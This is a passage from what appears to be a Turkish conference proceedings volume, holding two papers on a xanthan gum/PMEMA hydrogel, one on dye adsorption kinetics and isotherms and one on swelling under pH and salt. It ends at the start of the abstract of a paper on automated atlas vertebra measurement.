zordur, bu da insanlar için toksik ve kanserojen sorunlara yol açar. Bu nedenle atık sudan çeşitli boyaların uzaklaştırılması acil ve önemli bir çevre görevi olmuştur.

Boya kirleticilerinin atık sudan uzaklaştırılması için iyon değişimi [4], flokülasyon [5], membran filtrasyonu [6], adsorpsiyon [7] ve benzeri birçok arıtma teknolojisi geliştirilmiş ve başarıyla uygulanmıştır. Bu stratejiler arasında, adsorpsiyon en yaygın kullanılan yöntemlerden biridir, çünkü yüksek verimlilik, düşük maliyet ve hiçbir tehlikeli yan ürün oluşturmama avantajlarıyla ele alınması kolay ve güvenlidir [8].

Rekabetçi adsorpsiyon çalışmaları, adsorbanların seçiciliği, ayırma etkinliği, filtreleme, heterojen kataliz, yapay biyomalzemelerin biyouyumluluğu gibi yöntemler bir şekilde özellikle faz ayrılmasına yönelik rekabetçi adsorpsiyona bağlı olabileceğinden büyük önem taşımaktadır [9].

Bu çalışmada, XG-PMEMA sentezi gerçekleştirilmiştir. Sentezlenen kompozit jel adsorpsiyon çalışmalarında kullanılmıştır. Tekli sistem çalışmasında kinetik modeller ve izotermeler gösterilmiştir. İkili sistemde gerçekleştirilen adsorpsiyon çalışması boyalar arasındaki rekabete bakılmıştır.

2. MATERYAL VE METOT

2.1. Malzemeler

Ksantan zıncık yerel gıda katkı malzemecilerinden temin edildi. 2-N-(Morfolinoetil metakrilat) (MEMA), amonyum persülfat (APS), NN', metilen bisakrilamid (BIS) Sigma-Aldrich'ten satın alındı. Metilen mavi ve kristal viyole boyarmaddeleri Carlo Erba Reagents'den satın alındı.

2.2. XG-PMEMA adsorban sentezi

XG-PMEMA hidrojel serbest radikalik polimerizasyonu ile sentezlenmiştir. Homojen bir çözelti elde etmek için ksantan gam distile su ile beraber karıştırıldı ve ultrasonik banyoda bekletildi. Monomer olarak (2-N-Morfolinoetil metakrilat) ve daha sonra belirli oranlarda çapraz bağlayıcı olarak NN, metilen bisakrilamid ile başlatıcı olarak amonyum persülfat eklenmiştir. Kuruması ve şekil alması için pipet içerisine dökülerek hava almayacak şekilde bir gün bekletildi. Bir gün sonra diskler halinde kesilerek distile suda yıkandı ve sonrasında kurutuldu.

2.3. Karakterizasyon

Fourier dönüşümü kızılötesi spektroskopisi (FTIR), 4000 cm^{-1} ila 400 cm^{-1} arasında değişen yayma yansıtma modunda gerçekleştirildi.

2.4. Tekli Sistem Deneyleri

Tekli adsorpsiyon sistemi 25°C sıcaklıkta, 25 mL çözeltilerde ve 150 rpm'de gerçekleştirilmiştir. CV boyası için pH8 ve MB boyası için pH11 kullanılarak kinetik çalışılmıştır. Adsorpsiyon işlemi 10-25-50-75-100-150-300 mg/L başlangıç boya konsantrasyonunda çalışılmıştır. Kompozit hidrojellerle gerçekleştirilen kinetik çalışmalarında ortaya çıkan sonuçlara göre adsorpsiyonun hangi kinetik model ile uyum gösterdiği tespit edilmiştir. Adsorpsiyon işlemi 2 tekrar yapılarak ortalama sonuçlar alınmıştır.

Adsorpsiyon hızını belirlemek için yalancı birinci derece kinetik model, yalancı ikinci derece kinetik model ve Elovich kinetik modeli kullanılmıştır. Kinetik modeller için hesaplamalar yalancı birinci derece kinetik model için Eş. 1, yalancı ikinci derece kinetik model için Eş. 2, partikül içi difüzyon kinetik model için Eş. 3 ve Elovich kinetik model için Eş. 4'te verilmiştir.

$$\log(q_e - q_t) = \log(q_e) - \frac{k}{2,303}t \quad (1)$$

$$\frac{t}{q_t} = \left[\frac{1}{kq_e^2} \right] + \frac{1}{q_e}t \quad (2)$$

$$q_t = k_i t^{1/2} + C \quad (3)$$

$$q_t = \frac{1}{\beta} \ln(\alpha\beta) + \frac{1}{\beta} \ln t \quad (4)$$

Burada, k_1 yalancı birinci derece kinetik model, adsorpsiyon hız sabiti (dk^{-1}), k_2 yalancı ikinci derece kinetik model, k adsorpsiyon hız sabiti ($g/mg.dk$), q_e dengedeki birim adsorban tarafından adsorplanan madde miktarı (mg/g), q_t birim adsorban tarafından t zamanda adsorplanan boyarmadde miktarı (mg/g), k_i parçacık içi difüzyon hız sabiti ($mg/g.dk^{1/2}$), C kayma değeri, α başlangıç adsorpsiyon hız sabiti ($mg/g.dk$), β desorpsiyon sabiti (g/mg)'dir.

Adsorbanın sabit sıcaklıkta adsorpladığı madde miktarının (q_e), denge derişimi (C_e) ile ilişkisini ortaya koyan izoterm, adsorpsiyon izotermidir. Langmuir, Freundlich, Dubinin-Raduskevich (D-R), Temkin ve Redlich-Peterson (P-R) izoterm,lerinde sonuçlar denenmiştir. Adsorpsiyon izoterm,leri; Langmuir için Eş. 6, Freundlich için Eş. 7, D-R için Eş. 8, Temkin için Eş. 9 ve P-R için Eş. 10'da verilmiştir.

$$\frac{C_e}{q_e} = \frac{1}{q_m K_L} + \frac{1}{q_m} C_e \quad (6)$$

$$\ln q_e = \ln K_F + \frac{1}{n} \ln C_e \quad (7)$$

$$\ln q_e = \ln q_m - K_D \epsilon^2 \quad (8)$$

$$q_e = \frac{RT}{b} \ln K_T + \frac{RT}{b} \ln C_e \quad (9)$$

$$\log \frac{C_e}{q_e} = \beta \log C_e - \log A \quad (10)$$

Burada, K_L Langmuir sabiti (L/mg), C_e adsorpsiyon sonrası çözültide kalan dengedeki boyarmadde konsantrasyonu (mg/L), q_e birim adsorban üzerine adsorplanan madde miktarı (mg/g), q_m tek tabaka oluşturmak için gereken maksimum boyarmadde miktarı (Adsorbanın tekli katman kapasitesi) (mg/g), K_F adsorban ile adsorbat arasındaki ilişkinin gücüne işaret eder $[(mg/g).(L/mg)^{1/n}]$, n terimi adsorpsiyon etkinliği, R gaz sabiti ($8.314 J/mol.K$), T mutlak sıcaklık (K), K_D boyarmadde mol

başına ortalama serbest adsorpsiyon enerjisi ile ilgili bir sabit (mol^2/kJ^2), K_T terimi Temkin izoterm sabiti (L/g), b terimi emilim ısısı ile ilgili bir sabit (J/mol), A terimi Redlich-Peterson sabitini ifade eder [8].

2.5. İkili Sistem Deneyleri

İkili sistem oda şartlarında ve pH7-10 arasında çalışılmıştır. Boyaların konsantrasyonu aynı olup boyalardan aynı ve farklı miktarlarda bir araya getirilerek karışım çözeltileri oluşturuldu ve verilere ulaşıldı. Yarışmalı adsorpsiyon için yüzde ayırma verimliliği hesaplanarak Eş. 5'de gösterildi. MB boyası için Eş. 2a ve CV boyası için Eş. 2b'de gösterilir.

$$\alpha = \frac{C_{\text{boya}_1}}{C_{\text{boya}_1} + C_{\text{boya}_2}} \times 100 \quad (5)$$


$$\alpha = \frac{C_{\text{MB}}}{C_{\text{MB}} + C_{\text{CV}}} \times 100 \quad (5a)$$

$$\alpha = \frac{C_{\text{CV}}}{C_{\text{CV}} + C_{\text{MB}}} \times 100 \quad (5b)$$


3. SONUÇLAR VE TARTIŞMA

3.1. Tekli Sistem Adsorpsiyonu

Tekli sistem çalışmasında katyonik boyalardan kiral viyole ve metilen mavi boyaları kullanılmıştır ve Şek. 5'te boyaların kimyasal yapıları gösterilir. XG-PMEMA kompozit jeli ve adsorpsiyon sonrası halleri Şekil 6'da gösterilmektedir.




Şekil 5. (a) MB boyası, (b) CV boyası kimyasal yapıları



Şekil 6. XG/PMEMA kompozit jeli ve adsorpsiyon sonrası kurumuş jeller

0,1N HCl ve 0,1M NaOH kullanılarak CV boyası için pH 8 ve MB boyası için pH 11 hazırlanarak adsorpsiyon gerçekleştirilmiştir. Adsorpsiyon yüzde boya giderim oranları (%R) MB ve CV boyası için sırasıyla %90 ile %59'dur. Adsorpsiyon çalışmasının, zamana karşı adsorpsiyon kapasitesini gösteren grafiği Şekil 7'de gösterilir.




Şekil 7. Zamana karşı adsorpsiyon kapasitesi grafiği


Kinetik modellerden yalancı birinci derece, yalancı ikinci derece, partikül içi difüzyon ve Elovich kinetik modellerinin parametreleri Tablo 1'de gösterilir. MB ve CV boya larına yönelik adsorpsiyon kinetik modelleri Şekil 8 ve Şekil 9'da gösterilir.

Tablo 1. CV ve MB boya larının kinetik model parametreleri

Kinetik Modeller	Parametreler	Değerler	
		Metylen Mavi	Kristal viyole
Yalancı birinci derece	k_1	0,004606	0,0029939
	R^2	0,8268	0,8221
Yalancı ikinci derece	k_2	0,087742642	0,205273504
	R^2	0,985	0,3528
Partikül içi difüzyon	k_i	0,2605	0,2912
	R^2	0,977	0,9714
Elovich	β	5,701254276	4,033884631
	α	464×10^{42}	341×10^{29}
	R^2	0,982	0,8955



Şekil 8. MB boyasının kinetik modelleri; a) Yalancı birinci dereceden, b) Yalancı ikinci dereceden, c) Partikül içi difüzyon, d) Elovich kinetik modeldir




Şekil 9. CV boyasının kinetik modelleri; a) Yalancı birinci dereceden, b) Yalancı ikinci dereceden, c) Partikül içi difüzyon, d) Elovich kinetik modeldir


Adsorpsiyon izotermi olarak deneysel verileri analiz etmek için Langmuir, Freundlich, Temkin ve Dubinin-Raduskevich izoterm modelleri kullanılmıştır. İzoterm parametreleri Tablo 2’ de gösterilir. Şekil 10’da MB boyası için Şekil 11’de CV boyası için adsorpsiyon izotermi gösterilir.

Tablo 2. Adsorpsiyonda kullanılan izotermilerin parametreleri

İzoterm	Parametreler	Değerler	
		Metilen Mavi	Kristal viyole
Langmuir	K_L (L/mg)	-0,0045	0,00
	q_m (mg/g)	-1,54	131,578
	R^2	0,19	0,42
Freundlich	K_F	0,0004	0,8025
	n	0,477	1,307
	R^2	0,70	0,95
Temkin	K_T	1,01	1,05
	b	705,4	155,5
	R^2	0,98	0,8319
D-R	K_D (mol/kJ)	0,0006	0,0001
	q_m (mg/g)	18,66	23,125
	R^2	0,99	0,52



Şekil 10. MB boyası için Dubinin-Raduskevich izotermi




Şekil 11. MB boyası için Freundlich izotermi

3.2. MB ve CV Boyarmaddelerinin Yarışmalı Adsorpsiyonu


Genel olarak, çok bileşenli adsorpsiyon üzerine birçok çalışma yapılmıştır, ancak yine de tek tek bileşiklerin adsorpsiyonundan daha azdır. Fakat yarışmalı adsorpsiyonda genellikle, dengeye ulaşma oranının azalmasına yol açar [9].

İkili sistemde CV ve MB boya miktarlarının pH ve boya miktarları faktörlerine bakılmıştır. Hem pH hem de boya miktarları faktörleri altında yarışmalı adsorpsiyon gözlenmiştir. Şekil 12’de pH7’deki boya miktarlarında faktör gösterilir. Aynı oranda ve 1:0,5 (CV-MB) oranında CV verimlilik yüksektir ve sırasıyla %55,56 ve %77 ‘dir.

Şekil 13’te farklı pH’lardaki yüzde ayırma verimliliği gösterilir. Yüzde ayırma verimliliklerine bakıldığında en iyi verimlilik pH 7’de ve CV - MB boya miktarı olarak sırasıyla 1:0,5 oranında saptandı. Buna göre CV verimliliği %77-71 ve MB verimliliği %22-28 arasındadır.



Şekil 12. Aynı ve farklı oranlardaki CV ve MB boyarmaddelerinin yüzde ayırma verimlilikleri



Şekil 13. Farklı pH’lardaki yarışmalı adsorpsiyon verimlilikleri

4. SONUÇ

Kirlilik açısından önemli ölçüde zararlı olan boya maddelerden MB ve CV ile adsorpsiyonu gerçekleştirildi ve %R sırasıyla %90 ile %59’dur. Adsorpsiyon çalışmalarında, MB boyası için yalancı ikinci derece, partikül içi difüzyon ve Elovich kinetik modellerini ve Dubinin-Raduskevich izotermi ile

uyum gösterdiği belirlenmiştir. CV boyası için adsorpsiyon çalışma sonuçları partikül içi difüzyon kinetik modelini ve Freundlich izotermini sağlar. Tekli sistemde CV boyasının verimi %59 iken ikili sistemde %77'ye yükselerek rekabetçi bir adsorpsiyon ortaya koymuştur. XG/PMEMA nanokompozit hidrojelinin katyonik boya larla kirlenmiş sularda seçici adsorpsiyon amacıyla kullanılabilir etkin bir adsorbent olduğu düşünülmektedir.

5. KAYNAKÇA

- [1] A. Thanarasu, K. Periyasamy, P. M. Periyaraman, T. Devaraj, K. Velayutham, S. Subramanian, "Comparative studies on adsorption of dye and heavy metal ions from effluents using eco-friendly adsorbent," *Materials Today: Proceedings*, 2020.
- [2] A. B. Albadarin, J. Mo, Y. Glocheux, S. Allen, G. Walker, C. Mangwandi, "Preliminary investigation of mixed adsorbents for the removal of copper and methylene blue from aqueous solutions," *Chemical Engineering Journal*, vol. 255, pp. 525–534, 2014.
- [3] A. A. Adeyemo, I. O. Adeoye, O. S. Bello, "Adsorption of dyes using different types of clay: a review," *Applied Water Science*, vol. 7, pp. 543–568, 2017.
- [4] M. Wawrzkie wicz, "Removal of C.I. Basic Blue 3 dye by sorption onto cation exchange resin, functionalized and non-functionalized polymeric sorbents from aqueous solutions and wastewaters," *Chemical Engineering Journal*, vol. 217, pp. 414-425, 2013.
- [5] S.S. Moghaddam, M.R. Moghaddam, M. Arami, "Coagulation/flocculation process for dye removal using sludge from water treatment plant: Optimization through response surface methodology," *Journal of Hazardous Materials* vol. 175, 651-657, 2010.
- [6] Y. Chen, P. Sun, "pH-Sensitive Polyampholyte Microgels of Poly(Acrylic Acid-co-Vinylamine) as Injectable Hydrogel for Controlled Drug Release," *Polymers (Basel)*, vol. 11, pp. 285, 2019.
- [7] S. Jana, J. Ray, B. Mondal, S. S. Pradhan, T. Tripathy, "pH responsive adsorption/desorption studies of organic dyes from their aqueous solutions by katira gum-cl-poly(acrylic acid-co-N-vinyl imidazole) hydrogel", *Colloids and Surfaces A: Physicochemical and Engineering Aspects*, vol. 553, pp. 472–486, 2018.
- [8] M. Y. Xu, H. L. Jiang, Z. W. Xie, Z. T. Li, D. Xu, F. A. He, "Highly efficient selective adsorption of anionic dyes by modified b-cyclodextrin polymers," *Journal of the Taiwan Institute of Chemical Engineers*, vol. 108, pp. 114-128, 2020.
- [9] V. M. Gun'ko, "Competitive adsorption," *Theoretical and Experimental Chemistry*, vol. 43, pp. 139–183, 2007.

YENİ XG/PMEMA NANOKOMPOZİT HİDROJELİNİN SENTEZİ VE ŞİŞME DAVRANIŞLARI

Ece Özyaranlar¹, F. Fulya Taktak²

¹ *Uşak Üniversitesi, Lisansüstü Eğitim Enstitüsü, Polimer Bilimi ve Teknolojisi Anabilim Dalı, Uşak, TURKEY*

² *Uşak Üniversitesi, Mühendislik Fakültesi, Kimya Mühendisliği Bölümü, Uşak, TURKEY*

ozyaranlarece@hotmail.com

ORCID: 0000-0002-7705-5988

ÖZET

Ksantan gam, fizikokimyasal özelliklerini geliştirmek amacıyla ilaç salımı ve adsorpsiyon gibi alanlarda kullanımını sağlamak için çeşitli kimyasal işlemlere tabi tutulmaktadır.

Bu amaçla, ksantan gamı (XG) ve monomer olarak 2-N-(Morfolinoetil metakrilat) (MEMA) kullanılarak serbest radikal polimerizasyonu üzerinden yeni XG/PMEMA nanokompozit hidrojel sentezi gerçekleştirilmiştir. Bu yeni sentezlenen hidrojel için şişme kapasitesi, pH ve farklı konsantrasyonlardaki tuz çözeltisinde incelenmiştir. pH 3 çözeltisinde şişme oranının en yüksek değerine ulaştığı görülmüştür. NaCl konsantrasyonunun artmasıyla iç ve dış ortam arasındaki iyon farkının azaldığı ve böylece şişme oranının düştüğünü görülmüştür. Kompozit jel için sıfır yük noktasında x eksenini kestiği yer belirlenerek 7,8 olarak belirlenmiştir. Sentezlenen jelin yapısı infrared spektroskopisi (FTIR) ile onaylanmıştır.

***Anahtar Kelimeler:** Ksantan Gam, Şişme, Sodyum Hidroksit, Sentez*

NEW XG / PMEMA NANOCOMPOSITE SYNTHESIS AND INFLATABLE BEHAVIOR

ABSTRACT

Xanthan gum is subjected to various chemical processes to enable its use in fields such as drug release and adsorption in order to improve its physicochemical properties.

For this purpose, the new XG / PMEMA nanocomposite hydrogel synthesis was carried out by free radical polymerization using xanthan gum (XG) and 2-N (Morpholinoethyl methacrylate) (MEMA) as monomer. For this newly synthesized hydrogel, swelling capacity, pH and salt solution of different concentrations were investigated. It was observed that the swelling rate reached its highest value in pH 3 solution. It was observed that with the increase of NaCl concentration, the ion difference between indoor and outdoor environment decreased and thus the swelling rate decreased. For the composite gel, the place where it cuts the x-axis at the zero load point was determined and determined as 7.8. The structure of the synthesized gel was confirmed by infrared spectroscopy (FTIR).

Keywords: *Xanthan Gum, Swelling, Sodium Hydroxide, Synthesis*

1. GİRİŞ

Yüksek afiniteye sahip olan ve küçük konsantrasyonlarda bile çözelti viskozitesini artırabilen polisakkaritlere genellikle gam denir. Birçok bitkide, deniz yosununda veya bakteriyel fermantasyonda bulunabilirler. Ksantan gamı, bakteri fermantasyonu ile üretilen dallı bir polisakkarittir. 1969'da FDA'nın toksik olmayan ve güvenli bir polimer olarak onay almıştır [1].

Gamların fizikokimyasal özellikleri, düşük yüzey alanı, yavaş çözünme hızı ve ayrıca zayıf hidrodinamik hacim ve termal stabilite gibi belirli sınırlamalar nedeniyle değerli uygulamalarda hidrokolloid oluşturma gereksinimlerini karşılamak için yeterli olmayabilir. Bu bağlamda, XG, fizikokimyasal özellikleri artırmak ve uygulamalarını genişletmek için çeşitli modifikasyon yaklaşımları aracılığıyla modifiye edilebilen veya işlevselleştirilebilen hidroksil ve karboksilik gruplar gibi çok sayıda reaktif fonksiyonel gruba sahiptir. XG kullanımları yalnızca gıda endüstrisi ile sınırlı değil, aynı zamanda tıp, tarım, biyomedikal mühendislik, atık su arıtma, korozyon önleme ve petrol endüstrisi alanlarında da kullanılır [2].

Bu çalışmada, bildiğimiz kadarıyla literatürde bulunmayan yeni bir XG/PMEMA nanokompozit hidrojel sentezi gerçekleştirilmiş olup FTIR ile yapısı aydınlatılmıştır. Sıfır yük noktası, ilaç salımı ve adsorpsiyon gibi uygulamalar için çalışılmış olup, şişme kapasitesine pH ve tuz konsantrasyonu etkisi ortaya konulmuştur.

2. MATERYAL VE METOT

2.1. Malzemeler

Ksantan zankı yerel gıda katkı malzemecilerinden temin edildi. 2-N-(Morfolinoetil metakrilat) (MEMA), amonyum persülfat (APS), NN', metilen bisakrilamid (BIS) ve NaCl Sigma-Aldrich'ten satın alındı. Metilen mavi ve kristal viyole boyarmaddeleri Carlo Erba Reagents'den satın alındı.

2.2. XG-PMEMA adsorban sentezi

XG-PMEMA hidrojel serbest radikalik polimerizasyonu ile sentezlenmiştir. Ksantan gam distile su ile beraber homojen bir çözelti elde etmek için oda sıcaklığında 2000 rpm’de karıştırıldı ve ultrasonik banyoda 30 dakika bekletildi. Monomer olarak (2-N-Morfolinoetil metakrilat) eklenerek 30 dakika karıştırıldı. Daha sonra belirli oranlarda çapraz bağlayıcı olarak BİS ve başlatıcı olarak APS eklenmiştir. Kuruması ve şekil alması için pipet içerine dökülerek hava almayacak şekilde bir gün bekletildi. Bir gün sonra diskler halinde kesilerek distile suda yıkandı ve sonrasında kurutuldu.

2.3. Karakterizasyon

Fourier dönüşümü kızılötesi spektroskopisi (FTIR), 4000 cm⁻¹ ila 400 cm⁻¹ arasında değişen yayma yansıtma modunda gerçekleştirildi.

2.4. Şişme Deneyleri

Elde edilmiş tüm hidrojel örnekleri, kurumuş halde ve 10-20 mg ağırlıklarında kullanılmıştır. Kurutulmuş jeller 50 mL çözeltiler içinde oda sıcaklığında dengeye ulaşana dek belli aralıklarda çıkarıldı ve fazla yüzeysel suyu alınan örnekler tartıldı. Dengeye gelme süreleri ve denge ağırlıkları tespit edilerek, şişme oranı Eş. 1 ile belirlenmiştir.


$$\% \text{Şişme} = \frac{m_s - m_0}{m_0} \times 100 \quad (1)$$


Burada, m₀, hidrojel disklerinin kuru ağırlığı (g) ve m_s, hidrojel disklerinin son ağırlığı (g)’ dir.

3. SONUÇLAR VE TARTIŞMA

3.1. XG-PMEMA’nın Karakterizasyonu

Fourier Dönüşümü Kızılötesi Spektroskopisi (FTIR), numune ve elektromanyetik radyasyon arasındaki etkileşim yoluyla kimyasal grupları analiz etmek için kullanılan bir tekniktir. Şekil 1’de MEMA ve XG-PMEMA’nın FTIR spektrumu gösterilmektedir [3].





Şekil 1. FTIR spektrumları a) PMEMA, b) XG/PMEMA


PMEMA için $-C-O-C-$ grubu ve $-C-N-C-$ grubunun simetrik gerilmeleri sırasıyla $1145,9 \text{ cm}^{-1}$ ve 1113 cm^{-1} 'dir. $-C=O$ grubu ise $1719,5 \text{ cm}^{-1}$ de gözlenmiştir. $2896-2500 \text{ cm}^{-1}$ arasında metil ve metilen gruplarına ilişkin piklerin varlığı görülebilmektedir. Şekil 1b' de ise XG/PMEMA spektrumu verilmiştir. PMEMA ile karşılaştırıldığında, $1723,71 \text{ cm}^{-1}$, $1146,46 \text{ cm}^{-1}$ ve $1114,16 \text{ cm}^{-1}$ 'deki kaymalar XG' nin PMEMA matrisinde başarılı bir şekilde dağıldığını göstermektedir.

3.2. Sıfır Yük Noktası

Hidrojel yüzeyi, $\text{pH} < \text{pH}_{\text{sy}}$ olduğunda pozitif yük sergilemiştir, çünkü bu pH'ta MEMA için imidazolik-N fonksiyonel grubu protonlanır. Diğer yandan, $\text{pH} > \text{pH}_{\text{sy}}$ olduğunda, hidrojel yüzeyinde XG üzerinde bulunan karboksilik asit gruplarının karboksilat anyonuna iyonlaşması nedeniyle negatif olarak yüklenir [4].

Artan elektrostatik çekim kuvveti nedeniyle katyonik boyaların adsorbe etmesini kolaylaştırır. Düşük pH'da ($\text{pH} < \text{pH}_{\text{sy}}$), adsorban yüzey pozitif yüklüdür, ortamda pozitif yüklü adsorban yüzeyi ile katyonik boyalar arasında elektrostatik itme etkileşimi nedeniyle adsorpsiyon oldukça düşüktür. Metilen mavisinin pirinç kabuğu, hurma çekirdeği kabuğu, aktif karbon ve buğday kabukları üzerine adsorpsiyonunda da benzer bir eğilim gözlenmiştir [5].

Şekil 2'de gösterildiği gibi, adsorban maddenin yüzey yükünün sulu ortamda sıfır olduğu (sıfır yükün pH noktası) pH_{sy} değeri 7,8 olarak hesaplanmıştır. $\text{pH} > 7,8$ olarak olduğunda adsorban yüzeyi negatif yüklüdür.




Şekil 2. 25°C'de XG/PMEMA'nın sıfır yük noktası

3.3. Şişme çalışmasında pH etkisi

Sentezlenen numune XG-PMEMA'nın farklı pH'lardaki etkisini incelemek amacıyla 0,1 N HCl ve 0,1 N NaOH ile pH 3 ile 11 arasında çözeltiler hazırlanmıştır.

Dengeye gelme süresi sonundaki denge ağırlıkları tespit edilerek, ortalama şişme yüzdesine ulaşılarak Şekil 3'te gösterilmiştir. pH 3'de PMEMA segmentinin morfolino halkasındaki tersiyer amin atomları protonlanmış durumdadır. XG/PMEMA zincirleri pozitif yüklenir ve birbirini elektrostatik olarak itmesi sonucu jel matrisi genişleyerek daha fazla su difüzyonunu sağlamıştır. pH 3'ten daha yüksek pH'larda ise XG'nin karboksilik asit grupları deprotone olmakta ve zincirler negatif yüklenmeye başlamaktadır. Bu durumda da benzer negatif yüklü gruplar arasında itme söz konusudur ve şişme kapasitesi yine yüksektir. Ancak pH 3'deki dramatik artış katyonların hidrasyonunun anyonlara göre daha fazla oluşuna atfedilmiştir. Böylece zincirler arasındaki elektrostatik itme kuvveti de artar. Çünkü aynı yüklü zincirler birbirini iterler. Bu durum ağ yapının hidrofiliği ve şişme oranının artmasıyla sonuçlanır. Yani bu durumda sentezlenen numunenin pH3'te büyük oranda şişmesini açıklamaktadır [6].




Şekil 3. 25°C'de farklı pH'lardaki tampon çözeltilerde XG-PMEMA'nın yüzde denge şişme oranları

3.4. Şişme çalışmasında NaCl etkisi

Sentezlenen numune XG-PMEMA'nın farklı konsantrasyonlardaki NaCl etkisini incelemek amacıyla 0,01-2M aralığında değişen konsantrasyonlarda çözeltiler hazırlanmıştır. Eş. 11 kullanılarak şişme oranı hesaplanmıştır. XG/PMEMA nanokompozit hidrojeli saf suda tuz çözeltilerine göre daha yüksek şişme oranına sahiptir.

XG'ye ait karboksilik asit gruplarının pKa değeri 4,6 civarındadır [7]. Diğer yandan PMEMA'nın pKa değeri 4,9 olup, bu değerden yüksek pH'larda morfolino grubunun azot atomları deprotonlanmış yani yüksüz durumdadır [8]. XG üzerinde bulunan karboksilik asit grupları ise deprotonasyon sonucu karboksilat anyonu formunda bulunmaktadır. XG/PMEMA polimer zincirleri üzerinde negatif yüklü gruplar vardır. Şişme ortamına ilave edilen NaCl tuzu ile dış ortamla ağ yapısı içindeki osmotik basınç farkının azalmış olup ve konsantrasyonu artan Na^+ iyonlarının perdeleme etkisi söz konusu olmuştur. Bu durumda aynı yüklü polimer zincirleri arasındaki elektrostatik itme Na^+ iyonları ile engellenerek şişme oranında düşüş meydana gelmiştir [9]. Sadeghi ve ark. [10] yaptıkları çalışmada, şişme ortamındaki NaCl konsantrasyonunun artmasıyla iç ve dış ortam arasındaki iyon farkının azaldığını ve böylece şişme oranının düştüğünü kanıtlamışlardır. Şişme oranı tuz konsantrasyonunun artmasıyla azalmaktadır [10-11].

Dengeye gelme süresi sonundaki denge ağırlıkları tespit edilerek, ortalama şişme yüzdeleri Şekil 4'de gösterilmiştir. NaCl çözeltileri içinde bekletilen numunelerin şişme oranları NaCl konsantrasyonu arttıkça düşmektedir. [12].



Şekil 4. 25°C' de farklı konsantrasyonlardaki NaCl çözeltilerinde XG/PMEMA'nın yüzde denge şişme oranları

4. SONUÇ

Kompozit jeldeki, XG' de bulunan 1723,71 cm^{-1} , 1146,46 cm^{-1} ve 1114,16 cm^{-1} 'deki kaymalar XG' nin PMEMA matriksinde başarılı bir şekilde dağıldığını göstermektedir. İyonlaşma derecesi arttıkça, sabit yük miktarı artar. Bu da aynı yüklü zincirlerin birbirini iterek şişme oranının pH 3 çözeltilerinde artmasını sağlamıştır. NaCl çözeltisi içindeki şişmede, aynı yüklü polimer zincirleri arasındaki elektrostatik itme Na^+ iyonları ile engellendiği için şişme oranı düşmüştür.

5. KAYNAKÇA

- [1] D. FS Petri, “Xanthan gum: A versatile biopolymer for biomedical and technological applications,” *Journal of Applied Polymer Science*, 2015.
- [2] A. Thanarasu, K. Periyasamy, P. M. Periyaraman, T. Devaraj, K. Velayutham, S. Subramanian, “Comparative studies on adsorption of dye and heavy metal ions from effluents using eco-friendly adsorbent,” *Materialstoday: Proceedings*, 2020.
- [3] P. M. M. Silva, N. G. Camparotto, K. T. G. Lira, C. S. F. Picone, P. Prediger, “Adsorptive removal of basic dye onto sustainable chitosan beads: Equilibrium, kinetics, stability, continuous-mode adsorption and mechanism,” *Sustainable Chemistry and Pharmacy*, vol. 18, 2020.
- [4] S. Jana, J. Ray, B. Mondal, S. S. Pradhan, T. Tripathy, “pH responsive adsorption/desorption studies of organic dyes from their aqueous solutions by katira gum-cl-poly(acrylic acid-co-N-vinyl imidazole) hydrogel”, *Colloids and Surfaces A: Physicochemical and Engineering Aspects*, vol. 553, 2018, 472–486.
- [5] Y. Chen, P. Sun, “pH-Sensitive Polyampholyte Microgels of Poly(Acrylic Acid-co-Vinylamine) as Injectable Hydrogel for Controlled Drug Release,” *Polymers (Basel)*, vol. 11, pp. 285, 2019.
- [6] H. Basan, D. İmren, M. Gümüşdereliöğlü, “pH'ya Duyarlı Hidrojeller ve Kontrollü İlaç Salım Sistemlerindeki Uygulamaları,” *FABAD Journal of Pharmaceutical Sciences*, vol. 26, pp. 81-92, 2001.
- [7] V. B. Bueno, D. F. S. Petri, “Xanthan hydrogel films: Molecular conformation, charge density and protein carriers,” *Carbohydrate Polymers*, vol. 101, pp. 897-904, 2014.
- [8] S. Liu, S. P. Armes, “Synthesis and Aqueous Solution Behavior of apH-Responsive Schizophrenic Diblock Copolymer,” *School of Chemistry, Physics and Environmental Science, University of Sussex, Falmer, Brighton, East Sussex, BN1 9QJ, United Kingdom*, 2003.
- [9] A. K. Bajpai, A. Giri, “Water sorption behaviour of highly swelling (carboxy methylcellulose-g-polyacrylamide) hydrogels and release of potassium nitrate as agrochemical, *Carbohydrate Polymers*,” vol. 53, pp. 271-279, 2003.
- [10] M. Sadeghi, G. Koutchakzadeh, “Swelling kinetics study of hydrolyzed carboxymethylcellulose–poly (sodium acrylate-co-acrylamide) superabsorbent hydrogel with salt-sensitivity properties,” *Journal Of Sciences (Islamic Azad Univercity)*, vol. 17, pp. 19-26, 2007.
- [11] E. Demircan, “Elucidation of the state of water in hydrogels, Thesis for Degree of Master of Science,” *Marmara University Institute For Graduate Studies in Pure and Applied Sciences*, 2006.
- [12] Y. He, W. Ye, Y. Chen, K. Zhang and D. Wu, “Effects of NaCl solution on the swelling and shrinkage behavior of compacted bentonite under one-dimensional conditions,” *Bulletin of Engineering Geology and the Environment*, vol. 79, pp. 399–410, 2020.

ATLAS VERTEBRA KEMİĞİNİN BÖLGE TABANLI EŞİK YÖNTEMİ KULLANILARAK OTOMATİK MORFOMETRİK ÖLÇÜMÜ

Muhammed Çağrı Çelik¹, Caner Özcan², Adem Pekince³

^{1,2}*Karabük Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği, Karabük, TÜRKİYE*

³*Karabük Üniversitesi, Diş Hekimliği Fakültesi, Karabük, TÜRKİYE*

canerozcan@karabuk.edu.tr

ORCID: 0000-0002-2854-4005

ÖZET

Günümüzde gelişen teknoloji ile görüntüleme araçları da hayatımızın vazgeçilmezleri arasına girmiştir. Görüntüleme araçları kullanılarak elde edilen görüntüler üzerinde işlem yapılarak bir karara veya sonuca ulaşılmasını sağlayan işlemlere görüntü işleme denir. Görüntü işleme, tıptan savunma sanayisine, arkeolojik çalışmalardan ekolojik araştırmalara kadar pek çok alanda kullanılmaktadır. Tıp alanında kullanılan tıbbi görüntüleme teknolojileri ile hastalıkların tespiti kolaylaşmakta, coğrafi bilgi sistemlerinde kullanılan uydu görüntüleri sayesinde farklı ölçeklerde jeolojik haritalar hatasız oluşturulabilmekte, güvenlik sistemleri, kamu kurum ve kuruluşlarının giriş çıkış işlemleri güvenli şekilde kontrol edilmekte, adli tıp alanında cinsiyet tahmini işlemlerinde morfolojik ölçümler yapılmaktadır. İnsan hayatını kolaylaştırmak ve daha hızlı sonuç almak için görüntü işleme teknikleri farklı alanlarda kullanılmaktadır. Bu çalışmada diş hekimliği alanında kullanılan tıbbi görüntüleme araçlarından 